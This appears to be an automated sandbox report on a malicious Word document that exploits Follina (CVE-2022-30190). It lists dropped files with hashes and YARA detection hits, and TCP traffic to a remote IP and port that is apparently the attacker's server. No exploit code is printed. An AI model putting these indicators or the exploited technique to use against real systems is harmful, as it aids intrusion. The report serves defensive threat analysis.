Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42A30EFB.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42A30EFB.htm, Author: Joe Security
Reputation:	low
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6B087DC1.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5737
Entropy (8bit):	4.627210073550201
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gz:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiu
MD5:	4C00910BAF865F5D0D7F37F77816B375
SHA1:	ADA759E7A00B362553580A89269201257BD6F9E0
SHA-256:	32EC74CCEFC7D7FEB5C8817097652FC6014C6217F5B6A2695A95E680D6958153
SHA-512:	9C69E8FA9E1F27C6AB0E464A2E7CD1F89E5CACF671A775DC55045A19F3D5DAE98AF5EF3E973FA021DC7E933505AC8B706EA0F8DDB371BB7414E7A75CF933BE27
Malicious:	**true**

Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6B087DC1.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6B087DC1.htm, Author: Joe Security
Reputation:	low
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifen d nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83357E0C.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 581x1278, frames 3
Category:	dropped
Size (bytes):	29235
Entropy (8bit):	7.203733489330109
Encrypted:	false
SSDEEP:	384:+++r9RfjoOtgBku0d/8wAXLBw75uh62w+ccO+RJPBDJPKQELXu59ghnt8zgmM4CM:++ORjosugKi75u6+vJpDJCBOUK
MD5:	D7773EE5D4BDFEE97EB233BC5C35C0AA
SHA1:	51FFFFC7973C3F4EF6B0B153D66293C1CB8195E7
SHA-256:	F6D0AC498CDE70CFBE4F7DF6B86772BC5CFD43F835D09E0C9570D94801917332
SHA-512:	9A0843F34E331B103083A8698C97C76CF99EC05BF83266004DF9D55A7596C39F530E1CCF26B9095461A4552F9B146A746C3651A3135D0F6B647A324A122BF04E
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C..........................#.%$".''!&+7/&)4)!"0A149;>>>%.DIC<H7=>;...C...........;("(;;;........E.."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?..j(...(...(...(...(...(...(...(...(.....(.....i..yy... 9.*..%Z...m.....Y$....j..V.Z...Y....A..)........n.Q..I2..y.........v....j.r]B.....?.Ios..B{i.X.#dW..:...F}...vI.#2pkC.s...n.d.g.3".._...(......r;-J+F.X<FVs(.Tg8.[.j.I.N.d.~..+`.f.p*.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8F1DC677.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 1268x951, frames 3
Category:	dropped
Size (bytes):	492596
Entropy (8bit):	7.89552218174887
Encrypted:	false
SSDEEP:	12288:rA4G7o32/nTnZurIM8gdYjhNSduRYjeqw3C7Nv:Mx7o32/VeZJj5
MD5:	90BE6B795828441DF1C995671289E431
SHA1:	7368012CA949A57238DC158C0FEF24A2EFCEB359
SHA-256:	4A6A787D4BCE57A66828EB9F0F76A6FCAC265A97E6D091AFA150AAD19885C05B
SHA-512:	9DD8D38314E5C40E68DE3B0C0037EA7C0000F25125C37AC9DB95B5638FB4EEAEB35690F11CC51FD958645D84758698040B0A8CB2BA8A1BF60920B121068AD4 6
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C..C..."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?..O.j.6....2..Bp{....3..}.o..6..........o.....*+y....T.4.M.[...T.q$.^..../.....O....Zj2ya..%.D.....{.X...?u.,...o......P?$O...h..#....Z.....r...^!..... .O...Wx.4..g...c1?.......<:..6.k..}b..R.=>O.5.O.j.#.on.R.Ers..M'.....F..E._.....l....v..$g.|.{.?.+...T.-.@..D.v........}...."..ij.G...d.v6..Kn..3j....7p..@.......PG..^=...[...!..V........!....s..7w.?.?.....%..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{6245E340-9A7D-4D8C-95F3-E607A94CA060}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	2.1877115376323406
Encrypted:	false
SSDEEP:	48:rQ6PBvJBgJB5ihRmJB5ixBvJBegJB5ixBvJB:c6PNgohRWoxNegoxN
MD5:	C1EFD08AF15B2646E7E58B4ED1DA37D8
SHA1:	716F3C64BC8EA1044AB10F2771A59A782868DB1F

SHA-256:	1AF69959BF135AA7497CB75BC54929B742E8E6AB162CD9162AEB306537D65C2E
SHA-512:	E0B1F37634E6BC746BD92E3AB72896A4E1F372B2E9523163DEB2608E99F30D5275697702EECFE98FA1941D1E8D98F3BB051510719472E93662418A6BDCA0127F
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6A4592DE-D21D-4642-AE77-FFCC3AAD3185}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F19FE166-8B13-4DD0-BB8B-900FB9050402}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1824
Entropy (8bit):	2.1075477514780117
Encrypted:	false
SSDEEP:	12:ijs/5M4yZlIbb28RPTtBAwJvbZE9Qf5l6exZEk7Af6BG8Xu2W26:2s/5HyZ+bbHNXAwJeUl6eckBBJ+2o
MD5:	20E3896F9ACE5C8E16F06D39C7E6192F
SHA1:	3DC106A18E328D474631281AED5B33C3AC0CA9AA
SHA-256:	DA442265AF95FD57EA0F40A2B15A5E89D9710124219B3CE1CE02B769BAA36A8A
SHA-512:	AC1EC2683B073F7E570C6E1498CBC974924B5FBCAA1B16D9A780932CB08843F0F3CFB37E4BC31D810BB2CBD917A8AB26E179D874F2EC5B18303186D69B1FAD D4
Malicious:	false
Preview:	..9hnc..P.UcIc0RKb:g . .1.8.2.7.0.1.7.9.5.0.1.../...../e.N.[~b0RvQ.TW[:N ..s*.z.../.....S.H.A.P.E. .X. .\.*. .M.E.R.G.E.F.O.R.M.A.T... . ...0...4...6...8...T...H...J..... ....gd*a

C:\Users\user\AppData\Local\Temp\mso563B.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	GIF image data, version 89a, 15 x 15
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.949125862393289
Encrypted:	false
SSDEEP:	12:PlrojAxh4bxdtT/CS3wkxWHMGBJg8E8gKVYQezuYEecp:trPsTTaWKbBCgVqSF
MD5:	ED3C1C40B68BA4F40DB15529D5443DEC
SHA1:	831AF99BB64A04617E0A42EA898756F9E0E0BCCA
SHA-256:	039FE79B74E6D3D561E32D4AF570E6CA70DB6BB3718395BE2BF278B9E601279A
SHA-512:	C7B765B9AFBB9810B6674DBC5C5064ED96A2682E78D5DFFAB384D81EDBC77D01E0004F230D4207F2B7D89CEE9008D79D5FBADC5CB486DA4BC43293B7AA878 041
Malicious:	false

Preview:	GIF89a....w..!..MSOFFICE9.0.....sRGB.....!..MSOFFICE9.0.....msOPMSOFFICE9.0Dn&P3.!..MSOFFICE9.0.....cmPPJCmp0712.....!.....,.....'..;..b…RQ.xx.... .....,+.....yy..;..b.....qp.bb.....uv.ZZ.LL.....xw.jj.NN.A@....zz.mm.^_.....yw.....yx.xw.RR.,*.++..... .....8....>.....4567...=..../0123.....<9:.()*+,-.B.@...."#$%&'..... !..... .....C.?....A;<...HT(..;

C:\Users\user\AppData\Local\Temp\{918117C9-F5EE-4EA7-AC8B-621A6E7B7534}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025588219588519305
Encrypted:	false
SSDEEP:	6:I3DPcUsR97FvxggLRw7WkpRXv//4tfnRujlw//+GtluJ/eRuj:I3DPB+p0qkHvYg3J/
MD5:	4E336F926B821EB3BC7357B677623E4B
SHA1:	53212F37EB180DBCD825A0D95F02FA21C5A00354
SHA-256:	E432B8B0C8E2378220326628A8E944A71760BE408E13E3AE873E051275E55B5E
SHA-512:	0F3E93DFAE7BC4D5FF448C68DB515360A72FA99B0038D9762804ADE9DDD9974B860A4736DC5BD6179D99DE7B57AC4F725CE5C761FFA278C5A791286ED090FF 4
Malicious:	false
Preview:	......M.eFy...z.a.p..I.N..z.3S,...X.F...Fa.q..... ....H..k..Cn.....%m..O.^.5[.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Temp\{C46AD554-98E1-4325-9E00-58DC273C73AD}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025535921973679574
Encrypted:	false
SSDEEP:	6:I3DPc1xb2xFvxggLRNGgSo/RXv//4tfnRujlw//+GtluJ/eRuj:I3DP0b0pJPSopvYg3J/
MD5:	84E60871A4908F5C2C5744274A0DD3C2
SHA1:	274CFF227D6AD39DA4B2B806E88E6DDD35D87D1B
SHA-256:	E81789A9C4F526731E91F97DBDD6EBCC1387BB060BF4AF538D7DE342293358FD
SHA-512:	E0AB0A6D9E803C7C709AED603F74BE45A43EA6C8B03AA562C66839C6DD7B00642E03D514BE415890EAA3641407C8221B05A94628FD492DFB24F70F922CBB6E 0
Malicious:	false
Preview:	......M.eFy...z.wh..x.K.u..9.x.S,...X.F...Fa.q.....8.7C...\>..|.....u3.K...k.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\V3g2Pfu707.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:51 2022, mtime=Tue Mar 8 15:45:51 2022, atime=Thu Jun 16 20:14:10 2022, length=520148, window=hide
Category:	dropped
Size (bytes):	1019
Entropy (8bit):	4.554488836456243
Encrypted:	false
SSDEEP:	12:895d180gXg/XAlCPCHaXWBlXB/zxkpX+W47WiIlgjuicvb0X4PgNDtZ3YiIMMEpm:89Dqk/XTm3xqKpliNeXADv3qwtiY7h
MD5:	7A418A293D958E6DFFD2A70C1ED5FA6E
SHA1:	235B0D1BC3D75694FF133A96FD5B2A939447F173
SHA-256:	3628ED0E577657AF12609A617151C16C60A1C30869248D5A9E5EB0D5ADAC7375
SHA-512:	2A9FEBEBEC1604A5F0C4ED255FA902A868CDC60617D7687E4C08A2C5DD41CEFA96D4FD8658DEF18BC4E1CE09F26662D863A9143FEBA0C32B1A17FE19F413C B13
Malicious:	false
Preview:	L.....F.... ...&....3..&....3.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT....Desktop.d.....QK.XhT..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....h.2.....T. .V3G2PF~1.DOC..L.....hT..hT..*...r....'.....V.3.g.2.P.f.u.7.0.7...d.o.c.x.....y.....-...8...[.....?J.....C:\Users\..#.....\\506013 \Users.user\Desktop\V3g2Pfu707.docx.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.V.3.g.2.P.f.u.7.0.7...d.o.c.x.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.- .5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....506013.....D_....3N...W...9...N..... .....[D_....3N...W...9.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.768980259211505
Encrypted:	false
SSDEEP:	3:bDuMJlrjmUmxW4FXJmUv:bCgjEZl
MD5:	32FE8550A0CCE9FFAAF8160013BCD613
SHA1:	D7BC50E67446A06F67C6C11C4A3BF7440C823DB7
SHA-256:	D6EEA210607E6CFB420E71EADC5363DE3B85D402064F000B53427B9F24A82C5C
SHA-512:	9BD43ED73CCC7D71EA062E2495B7433ECA8B99B49AB04691D1073F2B32EA1C8678F4C161656C8E006FA4572C9C83DEA86DEB9FB2557328A447406D598F00FC F
Malicious:	false
Preview:	[folders]..Templates.LNK=0..V3g2Pfu707.LNK=0..[misc]..V3g2Pfu707.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEJbiJk/p2TKWWhMGHiV/ln:vdsCkWttViJkh2TKHM9V/l
MD5:	C5E24006AFAC8C2659023AD09A07EB0F
SHA1:	4B7B834BEDADFD0A2764743E021D40C55A51F284
SHA-256:	7C9E6D71E3F53D37A78CCE23FA21D259365A9571C6C3A01E8D216586177BA87E
SHA-512:	673649AF8318514414758F92756D408FB6F0CA4859CB2994A921E288126561A7B4EB3C7D824CC90352D939952EA167A473A4282838362B36E85B701A4B582396
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....16.....26.....@36.....36.....z.....p46.....x...

C:\Users\user\Desktop\~$g2Pfu707.docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEJbiJk/p2TKWWhMGHiV/ln:vdsCkWttViJkh2TKHM9V/l
MD5:	C5E24006AFAC8C2659023AD09A07EB0F
SHA1:	4B7B834BEDADFD0A2764743E021D40C55A51F284
SHA-256:	7C9E6D71E3F53D37A78CCE23FA21D259365A9571C6C3A01E8D216586177BA87E
SHA-512:	673649AF8318514414758F92756D408FB6F0CA4859CB2994A921E288126561A7B4EB3C7D824CC90352D939952EA167A473A4282838362B36E85B701A4B582396
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....16.....26.....@36.....36.....z.....p46.....x...

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.997351182794523
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	V3g2Pfu707.docx
File size:	520148
MD5:	b60cd79e2c14dbeefa22197f76fc3437

SHA1:	07a2811a3ea7a4a0c84e52cb5a48f1e712b55fd9
SHA256:	6ddab79a6d836f9c1ed9ab3bbe28a074c0c93bd87f55144ed62b23c0032715d1
SHA512:	3c565f6be03534118eaf0b35221a4962d7ff8b64af3408ec72949809e9fe8e935652e38dbdaff8960c5e5b886e81d1c0014cb4981e5fed153833e6877c8a8b21
SSDEEP:	12288:ZTAhQSKy2e6tLkAPqq/Q62J0yLz+hyXF+uObrp:1AGSs5Dqq/Qvz+hQU1
TLSH:	A6B423F798435185CB2A58BBD80B829BDCF096B724341DD2BCBC24878BC578E4A67527
File Content Preview:	PK.....T-../j.....[Content_Types].xml...j.0.E.....6.J.(.....e.h...4v.....c;5%$64..`..{.Xb...V..\|...d..I..[!M....k.@....LY.9.A ....x.s..T...e.....Y.....z."...:..Y..n8.....&... ..3.l.b.....$OMc....+..@.j<.p.a.).Y.:].q@...2T.=a)].`....r:

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 14:14:13.200647116 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:13.419831991 CEST	62563	49171	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:13.419950962 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:13.420351028 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:13.639630079 CEST	62563	49171	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:13.639849901 CEST	62563	49171	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:13.639898062 CEST	62563	49171	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:13.640002012 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:13.640063047 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:13.640408993 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:13.640434980 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:13.860094070 CEST	62563	49171	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:13.860392094 CEST	49171	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:19.710747004 CEST	49172	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:19.936655045 CEST	62563	49172	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:19.936779022 CEST	49172	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:19.937015057 CEST	49172	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:20.162826061 CEST	62563	49172	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:20.163181067 CEST	62563	49172	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:20.163198948 CEST	62563	49172	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:20.163311958 CEST	49172	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:20.164453983 CEST	49172	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:20.389482021 CEST	62563	49172	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:24.171586037 CEST	49173	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:24.391859055 CEST	62563	49173	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:24.392083883 CEST	49173	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:24.392182112 CEST	49173	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:24.620903969 CEST	62563	49173	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:24.621507883 CEST	62563	49173	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:24.621608973 CEST	62563	49173	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:24.621690035 CEST	49173	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:24.621742010 CEST	49173	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:24.653074026 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:24.879235983 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:24.879453897 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:24.879733086 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.105087996 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.105336905 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.105357885 CEST	62563	49174	101.33.231.81	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 14:14:25.105380058 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.105386972 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.105397940 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.105415106 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.105420113 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.105422020 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.105441093 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.105463982 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.105475903 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.105485916 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.107275963 CEST	49174	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.282200098 CEST	49175	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.332889080 CEST	62563	49174	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.520860910 CEST	62563	49175	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.522223949 CEST	49175	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.529230118 CEST	49175	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.767404079 CEST	62563	49175	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.767446995 CEST	62563	49175	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.767477036 CEST	62563	49175	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:25.767688990 CEST	49175	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.773453951 CEST	49175	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:25.798341036 CEST	49175	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:26.035690069 CEST	49176	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:26.042843103 CEST	62563	49175	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:26.267914057 CEST	62563	49176	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:26.272712946 CEST	49176	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:26.705780029 CEST	49176	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:26.935129881 CEST	62563	49176	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:26.935430050 CEST	62563	49176	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:26.935553074 CEST	49176	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:26.935630083 CEST	62563	49176	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:26.935693026 CEST	49176	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:26.972496033 CEST	49176	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:26.981375933 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.199357033 CEST	62563	49177	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:27.199461937 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.199563980 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.204574108 CEST	62563	49176	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:27.425786972 CEST	62563	49177	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:27.426418066 CEST	62563	49177	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:27.426486015 CEST	62563	49177	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:27.426542044 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.426580906 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.699702024 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.699749947 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.795510054 CEST	49178	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:27.917646885 CEST	62563	49177	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:27.917768002 CEST	49177	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:28.021208048 CEST	62563	49178	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:28.021270037 CEST	49178	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:28.021584988 CEST	49178	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:28.252446890 CEST	62563	49178	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:28.252801895 CEST	62563	49178	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:28.252918959 CEST	62563	49178	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:28.253289938 CEST	49178	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:28.253407955 CEST	49178	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:28.273581982 CEST	49179	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:28.486635923 CEST	62563	49178	101.33.231.81	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 14:14:28.498446941 CEST	62563	49179	101.33.231.81	192.168.2.22
Jun 16, 2022 14:14:28.498533964 CEST	49179	62563	192.168.2.22	101.33.231.81
Jun 16, 2022 14:14:28.498740911 CEST	49179	62563	192.168.2.22	101.33.231.81

HTTP Request Dependency Graph

- 101.33.231.81:62563

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	101.33.231.81	62563	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
